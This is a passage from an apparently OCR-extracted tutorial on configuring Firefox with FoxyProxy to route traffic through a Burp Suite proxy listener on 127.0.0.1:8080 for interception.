



The FoxyProxy icon will change its color (In this case it is green).

**Step 6:** Start Burp suite.




**Step 7:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”




All the HTTP/HTTPS request made by Mozilla Firefox will be intercepted by Burp Suite.